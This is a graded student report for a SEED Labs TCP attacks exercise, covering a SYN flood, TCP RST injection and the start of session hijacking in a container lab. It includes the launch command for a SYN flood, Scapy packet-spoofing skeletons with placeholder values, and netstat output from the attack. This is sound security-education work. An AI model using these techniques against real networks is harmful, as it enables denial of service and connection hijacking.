Lab 1 - TCP Attacks Lab

Graded

Student

Alexander Lotero

Total Points

105 / 100 pts

Question 1

Task 1: SYN Flooding Attack

20 / 20 pts

✔ **– 0 pts** Correct

Question 2

Task 2: TCP RST Attacks on telnet Connections

20 / 20 pts

✔ **– 0 pts** Correct

Question 3

Task 3: TCP Session Hijacking

30 / 30 pts

✔ **– 0 pts** Correct

Question 4

Task 4: Creating Reverse Shell using TCP Session Hijacking

30 / 30 pts

✔ **– 0 pts** Correct

Question 5

Early/Late Submission Bonus

5 / 0 pts

✔ **+ 5 pts** Early submission

Q1 Task 1: SYN Flooding Attack

20 Points

Lab PDF: https://seedsecuritylabs.org/Labs_20.04/Files/TCP_Attacks/TCP_Attacks.pdf

- Lab setup files: Labsetup.zip
- Docker Manual (if more help is needed)

Note: Make sure your environment is setup, especially docker, in section 2.1, before proceeding to the tasks

Note 2: For Q1, you do not need to do the python/scapy portion. Just simply use the provided C code.

Earliest acceptance date: 28 September (+1% per day, up to +5% bonus for five days early)
Normal due date: 3 October
Latest acceptance date: 13 October (-10% points)

Please following the instructions from the PDF document, but submit your work based on the instructions below.

SYN flood is a form of DoS attack in which attackers send many SYN requests to a victim's TCP port, but the attackers have no intention to finish the 3-way handshake procedure. Attackers either use spoofed IP address or do not continue the procedure. Through this attack, attackers can flood the victim's queue that is used for half-opened connections, i.e. the connections that has finished SYN, SYN-ACK, but has not yet gotten a final ACK back. When this queue is full, the victim cannot take any more connection. Figure 2 illustrates the attack.




Figure 2: SYN Flooding Attack

The size of the queue has a system-wide setting. In Ubuntu OSes, we can check the setting using the following command:

```
# sysctl -q net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
```

We can use command "netstat -nat" to check the usage of the queue, i.e., the number of halfopened connection associated with a listening port. The state for such connections is SYN-RECV. If the 3-way handshake is finished, the state of the connections will be ESTABLISHED.

SYN Cookie Countermeasure: By default, Ubuntu's SYN flooding countermeasure is turned on. This mechanism is called SYN cookie. It will kick in if the machine detects that it is under the SYN flooding attack. We can use the sysctl command to turn on/off the SYN cookie mechanism:

```
$ sudo sysctl -a | grep syncookies (Display the SYN cookie flag)
$ sudo sysctl -w net.ipv4.tcp_syncookies=0 (turn off SYN cookie)
$ sudo sysctl -w net.ipv4.tcp_syncookies=1 (turn on SYN cookie)
```

The commands above only work inside the VM. Inside the provided container, we will not be able to change the SYN cookie flag. If we run the command, we will see the following error message. The container is not given the privilege to make the change.

```
# sysctl -w net.ipv4.tcp_syncookies=1
sysctl: setting key "net.ipv4.tcp_syncookies": Read-only file system
```

If we want to turn off the SYN cookie in a container, we have to do it when we build the container. That is why we added the following entry to the docker-compose.yml file:

```
sysctls:
- net.ipv4.tcp_syncookies=0
```

Launching the attack. We provide a C program called synflood.c. Students can compile the program on the VM and then launch the attack on the target machine

```
// Compile the code on the host VM
$ gcc -o synflood synflood.c
// Launch the attack from the attacker container
# synflood 10.9.0.5 23
```

While the attack is going on, run the "netstat -nat" command on the victim machine, and compare the result with that before the attack. Please go to another machine, try to telnet to the target machine, and describe your observation.

An interesting observation. On Ubuntu 20.04, if machine X has never made a TCP connection to the victim machine, when the SYN flooding attack is launched, machine X will not be able to telnet into the victim machine. However, if before the attack, machine X has already made a telnet (or TCP connection) to the victim machine, then X seems to be “immune” to the SYN flooding attack, and can successfully telnet to the victim machine during the attack. It seems that the victim machine remembers past successful connections, and uses this memory when establishing future connections with the “returning” client. This behavior does not exist in Ubuntu 16.04 and earlier versions. Some users of the SEED labs reported that the memory lasts less than 3 hours, i.e., if you keep doing the attack for 3 hours, the attack will eventually be successful.

This is due to a mitigation of the kernel: TCP reserves 1/4 of the backlog for “proven destinations” if SYN Cookies are disabled. After making a TCP connection from 10.9.0.6 to the server 10.9.0.5, we can see that the IP address 10.9.0.6 is remembered by the server, so they will be using the reserved slots when connections come from them, and will thus not be affected by the SYN flooding attack. To remove the effect of this mitigation method, we can run the "ip tcp metrics flush" command on the server.

```
# ip tcp_metrics show
10.9.0.6 age 140.552sec cwnd 10 rtt 79us rttvar 40us source 10.9.0.5
```

```
# ip tcp_metrics flush
```

Enable the SYN Cookie Countermeasure. Please enable the SYN cookie mechanism, and run your attacks again, and compare the results.

For Q1, you need to show the attack working, and how you would prove it to work. Here's what you should show:

- SYN cookies off, Attack in progress, and attempts to telnet failing
- SYN cookies on (prove it with (sudo sysctl -a | grep syncookies), attack in progress, and telnet is now working

---

Upload your screenshot of the attack, with and without the SYN cookie mechanism. (must screenshot the entire VM along with date and time).

SYNCookieComparison.txt Download


```
WITH SYN COOKIE:
seed@c428b989239a:~$ netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:46659        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0    136 10.9.0.5:23             10.9.0.1:46064          ESTABLISHED

WITHOUT SYN COOKIE:
seed@c428b989239a:~$ netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:46659        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             136.81.103.102:42940    SYN_RECV
tcp        0      0 10.9.0.5:23             2.251.38.88:65373       SYN_RECV
tcp        0      0 10.9.0.5:23             172.147.195.11:43370    SYN_RECV
tcp        0      0 10.9.0.5:23             86.109.96.119:12369     SYN_RECV
tcp        0      0 10.9.0.5:23             123.235.247.34:56316    SYN_RECV
tcp        0      0 10.9.0.5:23             200.134.175.6:21493     SYN_RECV
tcp        0      0 10.9.0.5:23             32.16.8.83:4757         SYN_RECV
tcp        0      0 10.9.0.5:23             73.41.125.4:14761       SYN_RECV
tcp        0      0 10.9.0.5:23             32.148.88.13:9307       SYN_RECV
tcp        0      0 10.9.0.5:23             96.172.167.11:36807     SYN_RECV
tcp        0      0 10.9.0.5:23             21.40.223.97:27937      SYN_RECV
tcp        0      0 10.9.0.5:23             66.159.136.98:15326     SYN_RECV
tcp        0      0 10.9.0.5:23             184.233.200.108:39469   SYN_RECV
tcp        0      0 10.9.0.5:23             57.236.68.89:39533      SYN_RECV
tcp        0      0 10.9.0.5:23             69.149.222.53:15284     SYN_RECV
tcp        0      0 10.9.0.5:23             109.181.193.72:5589     SYN_RECV
tcp        0      0 10.9.0.5:23             109.95.95.118:46808     SYN_RECV
tcp        0      0 10.9.0.5:23             2.105.31.20:5258        SYN_RECV
tcp        0      0 10.9.0.5:23             136.38.238.5:29783      SYN_RECV
tcp        0      0 10.9.0.5:23             8.69.29.53:40448        SYN_RECV
tcp        0      0 10.9.0.5:23             157.120.138.4:45801     SYN_RECV
tcp        0      0 10.9.0.5:23             80.164.100.37:2326      SYN_RECV
tcp        0      0 10.9.0.5:23             173.108.50.126:8398     SYN_RECV
tcp        0      0 10.9.0.5:23             131.197.243.83:38920    SYN_RECV
tcp        0      0 10.9.0.5:23             117.186.71.95:31517     SYN_RECV
tcp        0      0 10.9.0.5:23             142.168.240.56:58970    SYN_RECV
tcp        0      0 10.9.0.5:23             141.40.89.82:5234       SYN_RECV
tcp        0      0 10.9.0.5:23             61.249.255.37:59361     SYN_RECV
tcp        0      0 10.9.0.5:23             155.203.211.18:29253    SYN_RECV
tcp        0      0 10.9.0.5:23             90.170.91.12:25751      SYN_RECV
tcp        0      0 10.9.0.5:23             180.165.232.11:46382    SYN_RECV
tcp        0      0 10.9.0.5:23             114.132.122.64:18357    SYN_RECV
tcp        0      0 10.9.0.5:23             21.44.137.8:50581       SYN_RECV
tcp        0      0 10.9.0.5:23             124.83.234.36:28048     SYN_RECV
tcp        0      0 10.9.0.5:23             221.229.53.93:12766     SYN_RECV
```


```
50  tcp  0  0 10.9.0.5:23  12.143.25.92:8791     SYN_RECV
51  tcp  0  0 10.9.0.5:23  188.21.144.96:23492   SYN_RECV
52  tcp  0  0 10.9.0.5:23  191.215.170.77:16109  SYN_RECV
53  tcp  0  0 10.9.0.5:23  217.53.199.4:50016    SYN_RECV
54  tcp  0  0 10.9.0.5:23  22.65.13.29:5986      SYN_RECV
55  tcp  0  0 10.9.0.5:23  120.250.87.20:62354   SYN_RECV
56  tcp  0  0 10.9.0.5:23  21.202.215.3:54550    SYN_RECV
57  tcp  0  0 10.9.0.5:23  202.237.43.6:50720    SYN_RECV
58  tcp  0  0 10.9.0.5:23  132.245.251.47:48309  SYN_RECV
59  tcp  0  0 10.9.0.5:23  30.124.25.100:17432   SYN_RECV
60  tcp  0  0 10.9.0.5:23  60.63.133.42:14267    SYN_RECV
61  tcp  0  0 10.9.0.5:23  194.146.213.42:10517  SYN_RECV
62  tcp  0  0 10.9.0.5:23  34.156.17.116:8861    SYN_RECV
63  tcp  0  0 10.9.0.5:23  42.163.41.68:34985    SYN_RECV
64  tcp  0  0 10.9.0.5:23  25.132.240.48:57855   SYN_RECV
65  tcp  0  0 10.9.0.5:23  146.206.90.96:36425   SYN_RECV
66  tcp  0  0 10.9.0.5:23  58.0.61.86:41184      SYN_RECV
67  tcp  0  0 10.9.0.5:23  212.53.68.49:52137    SYN_RECV
68  tcp  0  0 10.9.0.5:23  167.220.172.18:8361   SYN_RECV
69  tcp  0  0 10.9.0.5:23  253.27.15.14:28036    SYN_RECV
70  tcp  0  0 10.9.0.5:23  87.247.97.99:7282     SYN_RECV
71  tcp  0  0 10.9.0.5:23  42.173.12.118:29705   SYN_RECV
72  tcp  0  0 10.9.0.5:23  60.202.193.4:38406    SYN_RECV
73  tcp  0  0 10.9.0.5:23  2.53.189.96:56682     SYN_RECV
74  tcp  0  0 10.9.0.5:23  138.68.243.35:49768   SYN_RECV
75  tcp  0  0 10.9.0.5:23  174.222.87.20:39611   SYN_RECV
76  tcp  0  0 10.9.0.5:23  140.220.18.18:30098   SYN_RECV
77  tcp  0  0 10.9.0.5:23  250.232.29.38:5364    SYN_RECV
78  tcp  0  0 10.9.0.5:23  222.99.63.82:45463    SYN_RECV
79  tcp  0  0 10.9.0.5:23  39.237.59.83:64820    SYN_RECV
80  tcp  0  0 10.9.0.5:23  35.214.117.39:46099   SYN_RECV
81  tcp  0  0 10.9.0.5:23  210.142.42.75:21428   SYN_RECV
82  tcp  0  0 10.9.0.5:23  10.9.0.1:46068        ESTABLISHED
83  tcp  0  0 10.9.0.5:23  156.178.20.91:30865   SYN_RECV
84  tcp  0  0 10.9.0.5:23  2.69.125.61:29643     SYN_RECV
85  tcp  0  0 10.9.0.5:23  241.203.196.83:10502  SYN_RECV
86  tcp  0  0 10.9.0.5:23  36.151.209.44:41834   SYN_RECV
87  tcp  0  0 10.9.0.5:23  168.152.34.40:17106   SYN_RECV
88  tcp  0  0 10.9.0.5:23  200.253.174.114:34051 SYN_RECV
89  tcp  0  0 10.9.0.5:23  76.119.64.111:8670    SYN_RECV
90  tcp  0  0 10.9.0.5:23  215.97.71.33:27121    SYN_RECV
91  tcp  0  0 10.9.0.5:23  102.157.201.108:30281 SYN_RECV
92  tcp  0  0 10.9.0.5:23  189.180.245.72:23579  SYN_RECV
93  tcp  0  0 10.9.0.5:23  142.83.178.124:48178  SYN_RECV
94  tcp  0  0 10.9.0.5:23  9.30.56.126:31136     SYN_RECV
95  tcp  0  0 10.9.0.5:23  34.239.62.65:15069    SYN_RECV
96  tcp  0  0 10.9.0.5:23  32.24.72.69:42567     SYN_RECV
97  tcp  0  0 10.9.0.5:23  78.129.8.116:35248    SYN_RECV
98  tcp  0  0 10.9.0.5:23  178.185.160.66:17871  SYN_RECV
99  tcp  0  0 10.9.0.5:23  85.137.105.30:9531    SYN_RECV
100 tcp  0  0 10.9.0.5:23  23.89.83.30:15887     SYN_RECV
101 tcp  0  0 10.9.0.5:23  160.228.10.68:36466   SYN_RECV
```

102	tcp	0	0	10.9.0.5:23	6.76.168.39:52851	SYN_RECV
103	tcp	0	0	10.9.0.5:23	43.120.192.96:44305	SYN_RECV
104	tcp	0	0	10.9.0.5:23	97.62.6.108:5829	SYN_RECV
105	tcp	0	0	10.9.0.5:23	67.126.172.36:34886	SYN_RECV
106	tcp	0	0	10.9.0.5:23	173.100.96.85:50186	SYN_RECV
107	tcp	0	0	10.9.0.5:23	83.137.233.9:50503	SYN_RECV
108	tcp	0	0	10.9.0.5:23	193.106.72.81:56560	SYN_RECV
109	tcp	0	0	10.9.0.5:23	2.51.116.4:35720	SYN_RECV
110	tcp	0	0	10.9.0.5:23	42.6.68.20:37751	SYN_RECV
111	tcp	0	0	10.9.0.5:23	36.95.112.96:54356	SYN_RECV
112	tcp	0	0	10.9.0.5:23	240.137.69.55:43325	SYN_RECV
113	tcp	0	0	10.9.0.5:23	3.179.248.64:59099	SYN_RECV
114	tcp	0	0	10.9.0.5:23	121.254.59.60:12288	SYN_RECV
115	tcp	0	0	10.9.0.5:23	11.24.62.25:39466	SYN_RECV
116	tcp	0	0	10.9.0.5:23	5.109.130.27:23645	SYN_RECV
117	tcp	0	0	10.9.0.5:23	33.154.229.101:61889	SYN_RECV
118	tcp	0	0	10.9.0.5:23	168.171.33.15:41996	SYN_RECV
119	tcp	0	0	10.9.0.5:23	78.62.153.42:42686	SYN_RECV
120	tcp	0	0	10.9.0.5:23	132.14.199.93:36954	SYN_RECV
121	tcp	0	0	10.9.0.5:23	74.160.34.111:58333	SYN_RECV
122	tcp	0	0	10.9.0.5:23	188.49.231.3:61326	SYN_RECV
123	tcp	0	0	10.9.0.5:23	169.160.206.26:21804	SYN_RECV
124	tcp	0	0	10.9.0.5:23	100.83.177.64:22655	SYN_RECV
125	tcp	0	0	10.9.0.5:23	147.252.32.33:26958	SYN_RECV
126	tcp	0	0	10.9.0.5:23	68.239.93.9:14913	SYN_RECV
127	tcp	0	0	10.9.0.5:23	135.173.44.33:50892	SYN_RECV
128	tcp	0	0	10.9.0.5:23	62.159.166.14:4260	SYN_RECV
129	tcp	0	0	10.9.0.5:23	57.115.86.95:38219	SYN_RECV
130	tcp	0	0	10.9.0.5:23	195.138.40.49:51193	SYN_RECV
131	tcp	0	0	10.9.0.5:23	111.94.225.24:63786	SYN_RECV
132	tcp	0	0	10.9.0.5:23	157.51.159.111:17387	SYN_RECV
133	tcp	0	0	10.9.0.5:23	79.234.204.82:37038	SYN_RECV
134	tcp	0	0	10.9.0.5:23	194.239.203.31:59274	SYN_RECV
135	tcp	0	0	10.9.0.5:23	144.216.13.110:35567	SYN_RECV
136	tcp	0	0	10.9.0.5:23	153.119.186.96:60617	SYN_RECV
137	tcp	0	0	10.9.0.5:23	167.70.25.115:49688	SYN_RECV
138	tcp	0	0	10.9.0.5:23	159.223.14.49:23543	SYN_RECV
139	tcp	0	0	10.9.0.5:23	54.226.12.37:3074	SYN_RECV
140	tcp	0	0	10.9.0.5:23	16.182.84.106:52142	SYN_RECV
141	tcp	0	0	10.9.0.5:23	123.106.251.59:20134	SYN_RECV
142	tcp	0	0	10.9.0.5:23	75.167.202.74:33105	SYN_RECV
143	tcp	0	0	10.9.0.5:23	9.70.142.120:19828	SYN_RECV

▾ WithoutSYNCookie.png Download



▾ WithSYNCookie.png Download



Describe your observations when you launch the attack with syn cookie set to 1 and 0.

When the syn cookie option is set to 0, "net.ipv4.tcp_syncookies=0," the server's defense against a syn flood is NOT enabled. This means that the C program to flood the server's queue with SYN requests (incomplete 3-way handshake) is successful. The flood is proven to be successful by rendering it impossible to connect to the server (10.9.0.5) via telnet from any of the other three hosts on the network.

In comparison, when the syn cookie is set to 1, "net.ipv4.tcp_syncookies=1," the server is able to detect an attempted syn flood and protect itself. As such, the server remains available to our additional hosts via telnet even after the C synflood program is launched. This is further proven by entering the "netstat -nat" command while connected to the server (see .txt file attached).

Q2 Task 2: TCP RST Attacks on telnet Connections

20 Points

The TCP RST Attack can terminate an established TCP connection between two victims. For example, if there is an established telnet connection (TCP) between two users A and B, attackers can spoof a RST packet from A to B, breaking this existing connection. To succeed in this attack, attackers need to correctly construct the TCP RST packet.

In this task, you need to launch a TCP RST attack from the VM to break an existing telnet connection between A and B, which are containers. To simplify the lab, we assume that the attacker and the victim are on the same LAN, i.e., the attacker can observe the TCP traffic between A and B.

Launching the attack manually. Please use Scapy to conduct the TCP RST attack. A skeleton code is provided in the following. You need to replace each @@@@ with an actual value (you can get them using Wireshark):

```
#!/usr/bin/env python3
from scapy.all import *
ip = IP(src="@@@@", dst="@@@@")
tcp = TCP(sport=@@@@, dport=@@@@, flags="@@@@", seq=@@@@, ack=@@@@)
pkt = ip/tcp
ls(pkt)
send(pkt,verbose=0)
```


Optional: Launching the attack automatically. Students are encouraged to write a program to launch the attack automatically using the sniffing-and-spoofing technique. Unlike the manual approach, we get all the parameters from sniffed packets, so the entire attack is automated. Please make sure that when you use Scapy's sniff function, don't forget to set the iface argument. **5% bonus points will be given for the optional portion.**

For Q2, you should show:

- Your python/scapy code (you can hardcode the values in)
- Your attack in progress
- Wireshark screenshow proving that the attack worked
- Bonus portion: Don't hardcode values, use the sniff() function to read in the correct values.


Upload your python code or a screenshot of your code. Be sure to clearly label the correct part of the code using comments.

Lab1Q2Python.png Download



Upload your screenshot of the attack. (must screenshot the entire VM along with date and time).

Lab1Q2.png Download



Describe your observations below.

Here, in question 2, we used the provided Python skeleton code to forge a packet to force a TCP RST between two hosts. In my case, the two hosts were users 1 and 2 (10.9.0.6 and 10.9.0.7, respectively). As you can see from the provided screenshots, by entering the appropriate IP addresses, port numbers, sequence number, and acknowledgement number provided by

Wireshark, in combination with the reset flag "R," our forged packet closes the connection between the two hosts. We know the packet successfully closed the connection for two reasons, first is the packet appears in our Wireshark capture, and second is the "Connection closed by foreign host" message in our telnet between user 1 and 2 (both are viewable within the provided screenshots).

Optional portion: Submit a PDF document describing how you were able to automate the attack, and how you know it was working, e.g, Wireshark capture.

No files uploaded

Q3 Task 3: TCP Session Hijacking

30 Points




Figure 3: TCP Session Hijacking Attack

The objective of the TCP Session Hijacking attack is to hijack an existing TCP connection (session) between two victims by injecting malicious contents into this session. If this connection is a telnet session, attackers can inject malicious commands (e.g. deleting an important file) into this session, causing the victims to execute the malicious commands. Figure 3 depicts how the attack works. In this task, you need to demonstrate how you can hijack a telnet session between two computers. Your goal is to get the telnet server to run a malicious command from you. For the simplicity of the task, we assume that the attacker and the victim are on the same LAN.

Launching the attack manually. Please use Scapy to conduct the TCP Session Hijacking attack. A skeleton code is provided in the following. You need to replace each @@@@ with an actual value; you can use Wireshark to figure out what value you should put into each field of the spoofed TCP packets.

```
#!/usr/bin/env python3
from scapy.all import *
ip = IP(src="@@@@", dst="@@@@")
